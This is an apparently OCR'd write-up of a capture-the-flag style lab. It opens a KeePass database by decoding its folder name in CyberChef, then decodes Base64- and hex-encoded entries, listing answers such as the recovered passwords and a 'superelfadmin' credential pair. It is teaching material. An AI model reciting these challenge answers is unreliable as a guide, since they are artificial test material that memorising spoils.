
Copy the folder name (where KeePass application is in).




Go to the C directory and open the Tools folder, launch CyberChef.



Paste the folder name (where KeyPass is contained) and drag the magic option and cook it. Observe the output and result.




Copy the result and paste it at KeyPass to open the database.



Answer: <u>thegrinchwashere</u>

Question 2: What is the encoding method listed as the 'Matching ops'?


From the previous output at cyberchef, find the term ‘Matching ops’ and analyse the encoding.




Answer: <u>Base64</u>

Question 3: What is the note on the hiya key?

From KeePass, open the title ‘hiya’




Analyse the notes given.




Answer: **<u>Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P</u>**

Question 4: What is the decoded password value of the Elf Server?

Go to the network tab, and open the title ‘Elf Server’. View the password and analyse the password and notes given. Copy the password.



Retaining the previous recipe (the magic option) paste the password into the input and bake to view the output. Observe and analyse the output from cyberchef.



Answer: <u>sn0wM4n!</u>

Question 5: What was the encoding used on the Elf Server password?

From the previous output, analyse the encoding used

Output


time: 877ms
length: 11799
lines: 444

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	snØwM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Hex, From Hexdump Valid UTF8 Entropy: 3.03


Answer: hex

Question 6: What is the decoded password value for ElfMail?


From KeePass, go to the mail tab and open the title ‘ElfMail’



View the password and analyse the password and notes given. Copy the password.




By retaining the previous option at CyberChef, paste the password at the input column and bake it to view and analyse the output.



Answer: ic3Skating!

Question 7: What is the username:password pair of Elf Security System?

From KeePass, go to the recycle bin and open the title ‘Elf Security System’. Observe and analyse the username, password, and the notes.




Answer: <u>superelfadmin:nothinghere</u>

